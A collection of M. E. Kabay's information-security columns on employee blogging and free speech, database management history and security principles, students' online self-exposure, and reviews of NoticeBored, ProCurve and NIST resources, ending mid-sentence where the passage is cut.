Stephenson began his information security career as a U. S. Navy cryptographer in 1965 and has worked with computer and network communications since the early 1970s. He was the director of technology for the global security practice of Netigy Corporation and was until July 2003 the worldwide director of technology and research coordinator for QinetiQ Trusted Information Management, Inc., a large international information security professional and managed services company. Prior to joining Netigy, Stephenson operated his own information security consulting practice for over 17 years. Stephenson is a member of the Information Systems Security Association (ISSA) and is an associate member of the Association of Certified Fraud Examiners. He holds a BS in electrical engineering as well as the professional designations Certified Information Security Manager (CISM) and Fellow of the Institute for Communications, Arbitration and Forensics (FICAF). He is a Certified Information Systems Security Professional (CISSP). He completed his PhD in 2004 at Oxford-Brookes University in Oxford, UK where his doctoral research involved _*Structured Investigation of Digital Incidents in Complex Computing Environments*_.

On June 4-5 in Marina del Rey, California, I'll be running my annual INFOSEC Year in Review two-day workshop. Participants will learn about the most important developments in the field over the past 12 months and engage in discussion with colleagues about the issues facing them. Major topics include computer crime, emerging vulnerabilities, management of information security and corporate policy, cyberlaw and E-commerce. The workbooks for previous years are

available on my Web site at http://www.mekabay.com/iyir > and anyone wanting biographical information can visit < http://www.mekabay.com/cv >. This course has been delivered every year since 1994 and graduating students in the MSIA participate with great enthusiasm every year. I hope to see MSIA alumni in Marina Del Rey! See < http://www.itpg.org/events_infosec.htm > for registration.

Participants in these seminars will earn Continuing Professional Education (CPE) Units for (ISC)^2.

* * *

Two valuable (ISC)^2 seminars coming up in May and June: End-to-End-Digital Investigation on May 31 in Denver < http://www.isc2.org/events > and INFOSEC Update June 4-5 in Marina del Rey < http://www.itpg.org/events_infosec.htm >.

M. E. Kabay, PhD, CISSP is Program Director of the MSIA and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Personal Expression and Corporate Policy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

What would you do if you saw sensitive or offensive material about your organization on the Web? Perhaps you would contact your corporate counsel and discuss methods for applying pressure to have the material removed; if necessary, your organization might even initiate legal proceedings for a tort under the laws of libel, protection of trade secrets, violation of copyright or misuse of trademarks.

But what would you do if the defamatory were written by one of your employees?

Pattie Walsh, Head of Minier Ellison's Employment Practice in Greater China, wrote a succinct summary of how to handle employee blogging in the magazine _China Staff_ in October 2006 (Volume 12, Number 9, page 36). (I found the article through the Kreitzberg Library databases at Norwich University, but there's a purchasable version available from Access my Library. < http://www.accessmylibrary.com/coms2/summary_0286-25590849_ITM >) She began with this apparently real incident reported by a reader:

"Whilst surfing the Internet for consumer discussion about our products, one of our managers came across a blog diary by one of our sales staff. The content of her blog was of great concern to us; it contained satirical anecdotes of her office life, referring to the company, her managers and colleagues in a defamatory and disparaging manner, and naming the company as her employer. The employee has used a pseudonym to pen her blog, but from her descriptions and anecdotes, she can be easily identified. We have undertaken a review of her Internet usage while at work, and we suspect that much of the blog is written during work hours. What can we do to discipline this employee? How can we restrict employees' blogging activities and deter this sort of conduct?"

Putting aside the question of inappropriate use of company resources during working hours, this employee's behavior should be covered by corporate policy. In framing your employment contracts, make it clear to everyone that written, monitored and enforced policy forbids damaging the reputation or security of your organization by posting inappropriate materials in public that identify the organization.

Venues for posting disparaging remarks include personal Web pages, blogs, and social networking sites such as MySpace < http://www.myspace.com > and FaceBook < http://www.facebook.com/ >.

In my next column I will address misguided protests about free speech as a defense against such a policy.

* * *

For further reading:

You can download lecture materials in PDF or PPT formats on defamation, trademarks and copyright from the cyberlaw course taught by Professor Julie Tower-Pierce and myself at < http://tinyurl.com/yzgts8 >.

Free Speech and Corporate Policy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my previous article on personal expression and corporate policy, I mentioned that free-speech arguments sometimes enter the discussion of whether or organizations can or should attempt to limit employee self expression in public.

I am specifically referring to written materials prepared outside working hours and posted without the use of corporate resources on publicly accessible sites such as a personal Web page, a blog, a social networking site (e.g. MySpace < http://www.myspace.com > or FaceBook < http://www.facebook.com >) or, for that matter, on the cork bulletin board at the local supermarket.

In the United States, an employer attempting to enforce a policy forbidding employees from identifying themselves as such in public commentary without explicit permission and prior approval of the content of their postings may encounter resistance based on a misunderstanding of law. "But you have no right to limit my speech," says the outraged employee. "You are violating my rights under the Constitution of the United States!"

Well, not usually.

The angry employee is muddily thinking of the First Amendment of the U.S. Constitution, which reads in part, "Congress shall make no law … abridging the freedom of speech, or of the press. . . ."

After calming the employee down to prevent possible violence, explain quietly that the First Amendment refers to government action, not to private contracts. An employment contract can and in your case, presumably does, limit public speech when the employee identifies herself as an employee. Other forms of limitation of speech under contract can apply even for non-employees; for example, one could insert nondisclosure clauses into a contract for consulting.

In the 1980s and early 1990s, before the World Wide Web became such a normal part of our lives, I was the Wizop of the NCSA (National Computer Security Association) Security Forum on CompuServe, which at that time was an important value-added network with thousands of moderated discussion groups. I promulgated policies that enforced professionalism and forbade profanity, libel, demeaning comments about individuals or groups and general incivility in our discussions. We had a dozen sysops who monitored each of the 20 sections of the Forum and who would remove offensive messages at once. They would write to the correspondent and explain the rules (often by rewriting the offensive message without the offensive language or style), warning that repeat offenses would result in exclusion from the Forum.

Occasionally, we'd get a furious message protesting that it was illegal for us to restrict speech because of the First Amendment. At that point, I would trot out a macro to generate a response something like this: "Perhaps you misunderstand the application of the First Amendment. The CompuServe Security Forum is not a government agency: we are a privately-owned discussion

group running on a privately-owned network. If we establish rules forbidding the use of the letter ‘e’ in any message on the Forum, we may not get much traffic but we will not be violating any laws. Comply with our rules of conduct or leave.”

Even government agencies have the right to control public speech by their employees; an example is the Uniform Code of Military Justice which applies to members of the Armed Forces of the United States. Article 88 (Contempt Toward Officials) states that “Any commissioned officer who uses contemptuous words against the President, the Vice President, Congress, the Secretary of Defense, the Secretary of a military department, the Secretary of Transportation, or the Governor or legislature of any State, Territory, Commonwealth, or possession in which he is on duty or present shall be punished as a court-martial may direct.” < http://tinyurl.com/33nm7u >

On the other hand, I don't think your corporate counsel will be very keen on attempts to limit your employees’ personal activities and speech outside working hours if they don't identify themselves by their position in your organization. For example, telling an employee to remove a political bumper sticker from his private automobile – one that has no visible link to your organization – goes beyond the reasonable limitations of a speech policy. However, I am not a lawyer and this is not legal advice. For legal advice, consult an attorney with experience in this aspect of employment law.

In my next column, I have some advice to pass on to young people about public self-expression on the World Wide Web.

Database Management & Security: An Overlooked Relationship

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Databases are ubiquitous and, like many pervasive infrastructure, sometimes we have to remind ourselves to consider their security implications. How often do most people think about the security implications of electrical systems, air-conditioning, data archives, and garbage? Security specialists do, yet I rarely meet security specialists who explicitly include database management systems in their thinking about their organizations' security. That's ironic, because the huge data leakages of which we read constantly (see the Privacy Rights Clearinghouse "Chronology of Data Breaches" for an extensive list < http://www.privacyrights.org/ar/ChronDataBreaches.htm >) are almost always related to data from databases (DBs).

But why should databases matter to *security* experts? Why not just leave DBs to DB Administrators (DBAs)?

At one level, having at least a grasp of the principles of DMBS security is as important to security professionals as having a grasp of programming principles or of telecommunications principles. We need to be able to speak a common language with our colleagues as we discuss information assurance (IA).

At another level, understanding how databases are designed and implemented speaks to our need as security professionals for a supportive relationship to our users, because data requirements and data relationships are at the heart of security requirements. As I'm sure you've heard many times, it's the rare organization where security is the driving force; we serve the strategic goals of the organization and that means we need to understand data requirements. On another level, there are security implications to how programs and data structures work; understanding how databases work gives us insights into why the user interfaces work as they do and, even more important for security personnel, how systems can fail or be abused.

On a practical level, you may yourselves need to create a DB or participate in reviewing the security requirements for a DB and having a solid grasp of the principles will help you assimilate the details of any specific points you need to learn. Similarly, structured query language or SQL is almost universally used throughout the industry, and being familiar with such widely-used tools increases the likelihood of getting good jobs.

In this series of articles, we'll look at some principles of database management systems (DBMSs), security implications of DB structures and access methods for concurrency control, recovery strategies and effective DB resource management as essential components of good security and business continuity management.

In the next article, we'll look at the state of data management in the 1960s and 1970s and how the development of the relational DB model measurably improved IA.

Database Management & Security: Chaotic File Structures

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a series of articles on database management and security. In the first article, we looked at why databases (DBs) should matter to information assurance (IA) experts. In this article, we go back fifty years to the early days of programming to see how insecure data structures were in the 1950s and 60s.

The development of the relational database (DB) model was a tremendous boost to the security of data management in the 1960s and 70s. The problems we faced then were deeply related to security.

The fundamental problem of data structures in the 1960s is that there was nothing to provide linkages among the data stored in files. If a programmer needed to use information in one file as a pointer to locate information in another file – for example to look up an order number for a customer so that she could locate the order details for a current order – everything had to be done in a specific program. Keeping track of record numbers, doing comparisons between a search value and the values in records that were being read serially, defining the record structures for every file – these functions resided in each individual program. Make a mistake in writing one program and the results could ricochet through the entire system by corrupting values that would then be read by other programs. There were no safeguards on what you could put into a file other than what a specific program written by specific programmer happened to include as a limitation. Did you want to change a restriction on the values in a particular field? Sure – go find every single program needing the change and then make all the changes, and then recompile all of those programs and hope you got it right.

Another problem was that in the absence of any theory for organizing data, it was very easy for programmers to duplicate data. For one thing, there might be more than one programmer on the system; so it wasn't unexpected that, say, a customer record might be duplicated in files used by the accounting department for billing and by the order-processing department for inventory controls. The problem occurred when somebody needed to change the customer information – for example, if the customer got a new telephone number. Because there was no theoretical basis for deciding how to store information relating one type of data to another, it was hard for programmers to figure out how to store related information. Should you store repeated information in a single record or in multiple records? For example, if you were storing data about orders, should you create a single record that looked like an order form or was there a better way? Should you replicate information to every record where it might be useful? For example, should you put contact information for a customer into every order header?

Documentation was always a mess: nothing in the file itself described the record structure; the only description was in the program data definitions – and many programmers had still not heard of in-line comments. Sometimes, programmers would scribble file definitions on pieces of paper; I personally remember seeing clipboards with file structures hung on nails on the wall in the programming area. File incompatibilities could develop very easily under such circumstances; different programmers could easily diverge in their file structures without knowing it. Even a single programmer might forget the details of a less-used file and find a program wreaking havoc

by mistake by reading information and interpreting it wrongly or by trashing existing records with malformed data. When different programmers or a forgetful individual programmer stored the same data by different names in different files, their inconsistencies could lead to unexpected errors.

In a sense, the problems of data structures paralleled the early problems of controlling printers. Printing was fraught with tedious details: we had to get the right file structures, incorporate them into our data definitions within the programs, create the output record formats in detail – every single position, every punctuation mark, every separator – and even, in the older systems which had no printer drivers, take into account the specific attributes of the printers we were dealing with. At that time, some systems still had no spoolers (SPOOL meant Shared/Simultaneous Peripheral Operation On Line): a program controlled a given printer directly – if by mistake, another program started writing to a printer in use, you might actually get a mixture of data appearing in a jumbled mess on the printer.

Database management systems (DBMSs) were conceptually similar to the development of spoolers and printer drivers: they provided a standardized method for control of data in a way that eliminated the need for special coding within each program and they took care of the next problem faced by filesystems: concurrency, which is the topic of our next article.

Database Management & Security: Concurrency & Codd

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of articles on database management and security. In this article, we look at the concurrency problem and how Dr E. F. Codd developed the relational database model.

Concurrency, which we will be discussing in detail later in this series, was a nightmare for early programmers. If two programs access a single data file at the same time and both programs attempt to make changes to the same data, there is a real possibility that the second one to write into the file will destroy the changes made by the first one.

The classic *lost update* problem can be illustrated by this sequence of events:

1. Joe's process reads the inventory file and puts a copy of the Widget total in a memory buffer (variable): there are 25 Widgets.
2. Moments later, Shakheena's process also reads the same record and puts 25 Widgets into her buffer.
3. Joe takes out 10 Widgets from his copy of the inventory total and writes out the inventory record to show that there are 15 Widgets left.
4. Shakheena takes out 5 Widgets from her copy of the original inventory total and writes out the inventory record to show that there are 20 Widgets left.

So how many Widgets are left in reality after Joe and Shakheena both withdraw their amounts from their copies of the original inventory total? Well, you can see that although Shakheena's overwriting of Joe's total seems to put 20 Widgets in inventory, actually there are only 10 left.

One approach was to *serialize* access to the files so that only one process could access the data file at a time; however, seizing the entire file was out of the question for multiuser systems where dozens or hundreds of users (that was a lot of people 50 years ago) were supposed to be accessing the same data collection at the same time. Serializing access to the entire file had unacceptable performance consequences.

Dr E. F. Codd was working for IBM in their San Jose research laboratory when he developed the relational database model that he published in 1970. He and fellow IBM scientist Christopher J. Date pursued the relational model and were instrumental in developing the Structured Query Language that we universally know as SQL, usually pronounced "sequel" and sometimes simply by the letters of its acronym. In this series, I want to remind you of a few basic concepts to refresh the memories of those of you who have studied the material and prompt those of you who haven't into reading more about it. For an archive of Dr Codd's publications, see the ACM SIGMOD (Association for Computing Machinery Special Interest Group on Management of Data) collection.< http://www.informatik.uni-trier.de/~ley/db/about/codd.html >

Codd defined a database as "a self-describing collection of integrated records." There are some pretty significant words in the definition before you. And it is a *model of a model*. We will look

at each of these concepts in turn in subsequent articles in this series.

Database Management & Security: The Development of DBMSs

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the __ in a series of articles on database management and security. In this article, we look at the development of databases – even before the development of relational databases – and how they provided a more secure environment for programming and data management in the 1960s and 1970s.

You'll recall how much trouble unstructured collections of individual files can be; databases are collections of files that include self-referential data. Data about the data are called *metadata*; they can be read and interpreted by the database management system (DBMS) and thus used to communicate with the application programs accessing the data. (Incidentally, I happen to continue using words with "data" as plurals because of my early years of learning Latin, but almost no one else does anymore. You can be perfectly correct nowadays saying "data is" or "metadata is.")

The *data dictionary* contains some (not all) of the metadata and defines attributes of all the fields and records, including logical constraints on the data ranges and relationships among the data. Metadata include names, editing constraints such as allowable ranges, and relationships among records such as the number of records that share a common value (called a key). Because the metadata reside with the data instead of inside the compiled programs, maintaining programs becomes vastly simplified. In the same way, the metadata provided documentation about the database, reducing the errors and inconsistencies that are inherent with manually maintained, replicated copies of system documentation.

Metadata extend integration by providing performance-enhancing indexes for common lookups; databases can even store default formatting such as number of visible decimal places in displaying a field, for output such as displays or paper reports.

A curious phrase "a database is a model of a model" expresses the notion that databases do not have to be what is called *isomorphic* with reality; that is the structure of the database is an abstraction from reality. Indeed, it is a *second-order* abstraction in the sense that a database designer represents *her* view of what she understands from interviewing *users*. Naturally, the users are expressing *their* perspective on reality. The implication is that a database design should never be viewed as rigidly fixed for all eternity; it is an *instantiation* of one *interpretation* of a *view* of reality.

Another comment is something that I have been teaching for decades: the availability of the tool determines perceptions of what is possible. One of the most striking experiences I ever had as a consultant occurred in the mid-1980s when I was just striking out on my own. I was helping a clothing factory in Montréal to optimize their databases and the head of IT and I were walking through the offices one day when I stopped dead in my tracks. I pointed to an employee at a desk and asked the VP if we could go speak to him. "Hi," I said, "whatcha doin'?" Well, said employee, he was calculating subtotals based on a report. You see, it was precisely the sight of someone using a calculator with a computer printout that got my curiosity going. "Have you

done this before?" I asked. "Sure," he said, "every month for the last three years." "Did you ever ask anybody to put the subtotals into the report for you?" He stared at the VP and me in astonishment and said, "They can DO that?" And this is why I am telling you this story. It seems that nobody had ever walked around finding out what the employees needed or telling them what was possible.

From a security standpoint, the risk of errors resulting from any manual process should raise hackles; that the manual process was being repeated month after month for years was an appalling potential source of data integrity problems.

The lesson, even for security experts, is that we need to use the time-tested technique of MBWA: management by walking around. There is no substitute for contact with reality. All the reports in the world are just hearsay: go out and see for yourself what's happening in your working environment.

In the next article, we'll continue exploring DBMSs and look at how Codd's relational model provided increasing structure for secure data management.

Database Management & Security: DBMS Components

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the fifth in a series of articles on database management and security. In this article, we look at terminology and tools of database management systems.

A database management system (DBMS) includes databases (DBs) and the tools for building, modifying, monitoring, securing, and repairing them. A DB contains *files* – sometimes people call them *tables* and in some systems they are called *relations* or *datasets* – each of which consists of *records* (also called *rows* or *tuples*) in which there are *fields* (also called *columns* or attributes). Designers establish *relationships* or *links* among tables to help locate data; these linkages among the tables help users navigate through the DB.

It's the DB *application* that provides a particular way of accessing the DB; for example, a particular DB application might be an accounting program or a production-control program or a patient-records program. DB applications provide for our control over what constitutes acceptable data; for example an inventory system can include provisions for defining reorder points to prevent exhaustion of parts supplies.

DB applications provide user interfaces so that employees can enter data quickly and correctly as well as locating data using interactive queries or stored procedures. Applications normally include capabilities for creating new reports as well as for generating predefined reports.

The DBMS also includes a DB application with general capabilities often called a *query* program. Users with little or no programming experience can use the query program to work on subsets of their data to answer specific questions, for calculations and to generate reasonably sophisticated reports with features like sorting, subtotals, headers and even graphs. Unfortunately, query programs run by database administrators (DBAs) may also bypass normal security restrictions, resulting in security problems if they tamper with the self-consistent data of the DB.

Access by an application program to the data flows through an application program interface or API which in turn depends on the internals of the DBMS to interpret metadata from the data dictionary. The metadata translate requests for functional definitions of the data such as the name of a patient into pointers to records and descriptors of the specific parts of the records that correspond to the needed data.

The relational model has a number of strict requirements. The most important is that every single record must be unique. That means in practice that we are going to have to name an attribute of the information that is naturally unique or alternatively, to impose one that we can force to be unique. We call the unique identifier of the record the *key*.

Keys make an enormous difference to the structure and performance of databases. Keys can consist of a single field or of several fields that are concatenated to form a *compound key*. Keys can be used to create a special set of pointers called an *index* (plural *indexes* or *indices*) that can

greatly speed access to records. For example, if *patient_ID* is a key for treatment records, then one could have the database almost instantly retrieve the records of treatments for a specific patient without having to read all of the patient records to find the right ones. The *patient_ID* key allows the DBMS to use random access (direct I/O) with a specific record number instead of serial access (serial I/O).

Defining appropriate keys is critically important in designing databases. The choice of keys depends very much on the kinds of questions that users typically ask; one of the concerns is that keys add to the overhead of the database – both in terms of requiring extra storage space for the pointers (some define a chain of values with the same key and others point to the start or end of the chain) and in imposing a performance cost whenever we add or delete records (because we have to modify pointers to keep the chain descriptors correct).

Choosing the right keys is at the heart of the database designers skillset. Just as an example, imagine an order-entry system in which the only key to the order dataset were mistakenly defined as *customer_ID*; it would be impossible to have more than one order in the dataset per customer – a ridiculous constraint.

Continuing our imaginary order-entry system example, suppose an amateur database designer decided to include full customer information (name, address, telephone number) in the same record as the order number and the date of an order (what we call an order-header, which corresponds to the top of an order form). Suppose a very large customer had 3,000 orders in the database – are we to accept that there should be 3,000 copies of the same information stored uselessly in the order-header file? Ridiculous. We prevent these problems in the process called *normalization*, which is the subject of the next articles in this series.

* * *

This series of articles is based on the narrated lecture “Introduction to Database Management System Administration & Security” < http://www.mekabay.com/courses/academic/norwich/msia/index.htm > prepared for the MSIA program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >. Database Management & Security: Data Anomalies & Normalization

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the sixth in a series of articles on database management and security. In this article, we look at data anomalies that can result from poorly-structured database designs and how the process of normalization helps avoid such problems.

Before Dr E. F. Codd and his colleagues formalized the reasoning for deciding how to group data into records (relations, rows, tuples), programmers were always running into problems that qualify as security issues: they would discover that users were causing their files or primitive databases to lose critically important data.

Suppose we naïvely defined an inventory record that put all the details about items in a store into a single record? How would we keep track of the items we in our store if we delete the last record that includes the item information? How do we store information about an item that nobody has bought yet? Why are we storing copies of the information about the same items and the same people?

28. This slide gives a couple more examples of the *deletion anomaly* that results from badly normalized data structures. You can see that these erroneous record layouts mix information about fundamentally different entities. There's no good reason to store details about a doctor in the record pertaining to a patient. There's no good reason to store information about a car in the same record as price information about types of repairs. These non-normalized data structures don't make sense even if we don't know much about databases.

29. Just as we saw in previous slides, a dataset that mixes detailed information about a part with radically different information about where the parts are stored causes a real headache. We need to separate the information about the parts from the information about how many there are and where they are kept. What we can do is to keep a record that links a specific part number to a specific bin number and lists how many of that part are in that bin. Now that is a normalized design and it easily handles information about parts that are out of stock, bins that are empty, and parts that are in more than one bin.

30. We've already seen some of the problems that can occur in a poorly structured database when we delete records. Here are some more. In particular, I draw your attention to what could happen if we have a library database in which we delete the record with information about the publisher when there are many books that point to that publisher. You can see that removing the only record that tells us the name, address, telephone number and so on for the publisher could be very harmful for the library and would make the book records that point to the nonexistent publisher record meaningless (for example, they might have the number 2345 which used to point to Random House which now wouldn't mean anything at all).
Databases have strict rules which make it impossible to cause this kind of havoc; we call these rules *referential integrity constraints*. Other examples include not being able to add a record that duplicates a unique key value in a dataset or not being allowed to add a record that points to a nonexistent key. As an example of the latter, an order-entry system would prevent an operator

from adding an order for a client that does not yet exist in the database. First you add the client record, then you can add the order placed by that client.
You are familiar with such constraints simply from having bought things on the Web, where it is perfectly normal for us all to fill out an identification form about ourselves *before* we can place our order containing the items we want to buy. The next time, however, if we allow the vendor to keep our information, we can just identify ourselves and fill out the details of the new order.

The Persistence of Memory:
Free Speech and Career Prospects

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my previous two columns, I've been discussing free speech from a corporate perspective. Today I look at self-expression and employment prospects.

As most readers of this column know, I teach at a small (wonderful, exciting, innovative, beautiful – OK OK, I'll stop now) college in Vermont. My undergraduate students are mostly 18- to 22-year-olds and many of them have personal Web pages, blogs or entries in social networking sites such as MySpace < http://www.myspace.com > and FaceBook < http://www.facebook.com >.

Anyone can register for an account in these sites and check to see if job applicants have pages there. Considering what some people have been posting on these public services, their job prospects may not be very high. Some students have posted nude pictures of themselves; others have posted pictures of themselves or their friends drinking alcohol illegally (due to age restrictions); some people have been arrested as a result. < http://www2.ljworld.com/news/2006/aug/12/facebook_indiscretions_plague_users/ > Campus security forces are turning to the social-networking sites as an investigatory tool; for example, after Penn State University students violated school safety rules by rushing onto a sports field after a big game, the campus police found a photo of the melee on a FaceBook entry – and the poster had even identified friends in the picture. < http://www.msnbc.msn.com/id/12209620/site/newsweek/ >

These young people are blithely ignoring the possible consequences of their actions. Norwich University Assistant Professor Danielle Zeedick recently wrote a thoughtful piece in _Secure Computing Magazine_ < http://scmagazine.com/us/news/article/643128/social-networking-sites-dangerous-part-the-college-experience/ > about the problem in which she pointed out that employers may be scanning social-networking sites for evidence of good character. Students interested in government work are particularly at risk if they make fools of themselves or put their integrity into question.

I point out to my students that anything they post to the USENET is archived < http://groups.google.com/ > and accessible for years to come. Most Web pages have cached versions on Google that persist days to weeks and 85 billion Web pages are archived on the Wayback Machine < http://www.archive.org/index.php >. I found a copy of my own home page there dating back to March 3, 2003! E-mail is beyond our control; anyone can (illegally) post a private communication to a USENET group, a blog, or some other public place where a search engine will link the writer to thoughtless words or images. Trying to clean up one's act to get a job may be impossible.

I'm sure that many readers of this column are parents of high school and college-age students, have young friends or are generally concerned about the welfare of young people. Do spread the

word through youth groups, teachers and family about the importance of thinking carefully before posting anything in the vast, searchable, public and unexpectedly permanent world of the Web.

Incidentally, the title of today's column refers to a famous painting by Salvador Dali.< http://www.artsforge.com/agallery/pmem.html >

NoticeBored Not Boring

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A New Zealand consultancy called IsecT (standing for "security in IT") < http://www.isect.com/index.html > runs a valuable Web site called NoticeBored < http://www.noticebored.com/index.html > that is anything but boring.

Dr Gary Hinson, PhD CISSP CISM CISA MBA, CEO of IsecT, commented wryly to me when he fact-checked this article, "The NoticeBored name, by the way, relates to the idea that employees are bored to tears with first-generation security awareness messages ('Think security!' or 'Be aware!') on dog-eared posters that are never changed." [Quick note to readers: I check my articles about other people's work by sending them a draft before publication.]

The site includes samples of security-awareness posters < http://www.noticebored.com/html/posters.html > that can be licensed; information about an ISO17799-compliant security-policy manual (U$400) < http://www.noticebored.com/html/policy_manual.html >; a collection of about 1,000 security links and a blog < http://www.noticebored.com/html/blog.html >; and a variety of free materials < http://www.noticebored.com/html/white_papers.html >.

Their "NB this month" section < http://www.noticebored.com/html/this_month.html > describes a wealth of purchasable security awareness materials that can brighten up any organization's program. The theme for April is network security awareness. The introduction includes the thoughtful comment, "It could be said that, conceptually, networks and information security are poles apart. Whereas in one view security majors on control and constraint of information assets, networking involves sharing and releasing them. Networks are inherently complex and dynamic, whereas security benefits from simplicity and stability. Reconciling such opposing forces is no easy task. It should be no surprise, then, that networking represents one of the most challenging areas of information security."

The menu includes 27 files and you can see the whole list yourselves. Highlights (quoting excerpts directly from the Web page with most of the details left out):

AWARENESS MATERIALS FOR ALL EMPLOYEES

1. Security awareness seminar: network security (PPT [PowerPoint]) – Nine presentation slides and speaker notes support a general network security awareness seminar covering network security issues at the office, at home and at wireless network hotspots.

2. Security awareness posters: network security (HTML and graphics) – Six striking new high-resolution posters plus ten medium-resolution posters previously released. Our awareness posters are designed to promote and brand the security awareness program as a whole, intriguing and encouraging staff to seek out further information on network security.

3. Screensavers: network security (SCR)

4. Internet Acceptable Use Policy (DOC) [MS-Word; all other documents are DOCs unless otherwise indicated] – A generic Internet AUP, designed to stimulate a review of yours (assuming that you have one already!): does yours take account of current Internet/Web security threats?

5. Staff briefing: Web security

6. Staff guideline: securing home wireless networks

7. Case studies: network security – Two hypothetical but realistic network security scenarios are described. Questions are posed and model answers are provided to get the discussion going.

8. Take home messages: network security

9. Crossword puzzle: network security

10. Security awareness survey: network security – To what extent do your employees comprehend this month's topic? Do they 'get it'? Survey awareness using this data collection form to obtain useful statistics for the awareness program and solicit feedback comments and improvement suggestions.

11. Glossary: network security terms

12. Links: network security resources (free!)

AWARENESS MATERIALS FOR EXECUTIVE MANAGERS

13. Mind-maps: network security – A suite of Visio drawings, visually representing network security issues in the form of mind maps. The mind maps helped us think about and structure the content whilst researching and preparing the NoticeBored module, and are used to illustrate the awareness presentations and other materials.

14. Board agenda: network security

15. Model security policy: network security

16. Management presentation: network security (PPT)

17. Executive briefing: network security

18. Executive briefing: wireless network security

19. Management briefing: network security

20. Security metrics: measuring network security

AWARENESS MATERIALS FOR IT PROFESSIONALS

21. Newsletter: network security

22. Awareness program activities: network security

23. Technical seminar: network security (PPT) – Presentation slides plus speaker notes to facilitate a seminar discussion on the technical aspects of network security with IT professionals, perhaps a lunchtime session?

24. Technical briefing: network security controls

25. Technical briefing: secure wireless networking

26. White paper: 7-layer network security model

27. Internal controls review checklist: network security

I hope readers, especially those responsible for awareness/training/education, will take full advantage of this excellent material. The monthly modules are sold on a subscription basis < http://www.noticebored.com/html/vfm.html > for about the cost of a cup of coffee per employee per year (a reference to a comment by Richard Clarke, former special advisor to the President on cybersecurity, about organizations who spend less on security than on coffee deserving to be hacked) < http://techupdate.zdnet.com/techupdate/stories/main/0,14179,5103462,00.html >.

Congratulations and thanks to IsecT for making these monthly banks of materials available to the community at reasonable costs.

ProCurve Networking Site has Useful White Papers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

White papers vary in quality; sometimes a vendor-written white paper can be commercial puffery devoid of substance, irritating to read, and counterproductive both for reader and sender. However, having written commercial white papers myself, I am often I am often impressed with the work and care devoted to the subject matter in good white papers.

A few days ago, I received word of a new Website run by Network World: ProCurve Networking < http://dimension.networkworld.com/hpproidg/index_dimension.html >. The description says it is devoted to improving "information security, network resiliency, mobility, convergence, and business efficiency." There were several items of likely interest to readers of this column, especially after clicking the “Security” tab near the top of the page.

“Pushing Security to the Perimeter” is a 10 page white paper subtitled "Trusted Computing Technology Adapts to Changing Enterprise Needs" and is sponsored by Hewlett-Packard. The author, Sally Hudson, works for IDC, the parent company of Network World and Computerworld; she apparently wrote the paper in fall 2005 based on extensive field research including surveys and interviews and it was first published in February 2006.

The paper reviews identity and access management (IAM) systems and begins with an abstract that reads in part, " Security concerns, identity theft and regulatory compliance requirements are converging to drive the need for strong IAM solutions within the enterprise. IDC defines IAM solutions as a comprehensive set of technologies used to identify users in a system by associating user rights and restrictions with the established identity. These solutions can include enterprise single sign-on (SSO), legacy authorization, user provisioning, advanced authentication hardware and software, and other endpoint security solutions. We also profile the ProCurve Identity Driven Manager 2.0 with Adaptive EDGE Architecture to illustrate a cost-effective IAM solution that can help enterprises address their concerns while adding value to their networks.”

The author discusses critical components of IAM including

- advanced authentication such as tokens and biometrics in the Golan
- single sign-on for Web applications and for hosts;
- mainframe access controls; and
- authorization management, which the author calls "user provisioning."

The paper has additional information about the ProCurve line of products.

Another white paper of interest is "Delivering Intelligent Network Access through IDM” where IDM stands for "identity driven management." The six-page paper from Hewlett-Packard explains that standard model of identification, authentication and authorization (IA&A) puts intelligence in the core devices and leaves perimeter devices as largely passive. In contrast, IDM puts more intelligence and flexibility into the response of perimeter devices that are the first to interact with user is attempting to connect to the network.

In addition to the topical papers, there are a number of product specific specifications available for download.

The site is attractively laid out, has many topical links on the side and at the bottom, and I think it will be worth readers' time to visit and monitor this new site.

NIST Guide to Security Documents

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the most valuable sources for downloading free, unbiased publications about security management is the Website of the National Institute of Standards and Technology (NIST) Information Technology Laboratory (ITL) Computer Security Division (CSD) Computer Security Resource Center (CSRC) < http://csrc.nist.gov/publications/ >. According to the description on their home page, the CSRC "develops computer security prototypes, tests, standards, and procedures to protect sensitive information from unauthorized access or modification. Focus areas include cryptographic technology and applications, advanced authentication, public key infrastructure, internetworking security, criteria and assurance, and security management and support. These publications present the results of NIST studies, investigations, and research on information technology security issues."

A new resource especially useful for newcomers to this excellent collection is the "Guide to NIST Computer Security Documents" < http://csrc.nist.gov/publications/CSD_DocsGuide.pdf > edited by Tanya Brewer and Matthew Scholl and dated February 2007 (but the PDF file shows that it was updated in April). The editors write,

"Currently, there are over 250 NIST information security documents. This number includes Federal Information Processing Standards (FIPS), the Special Publication (SP) 800 series, Information Technology Laboratory (ITL) Bulletins, and NIST Interagency Reports (NISTIR). These documents are typically listed by publication type and number
or by month and year in the case of the ITL Bulletins. This can make finding a document difficult if the number or date is not known. In order to make NIST information security documents more accessible, especially to those just entering the security field or with limited needs for the documents, we are presenting this Guide. In addition to being listed by type and number, this will present the documents using three approaches to ease searching:

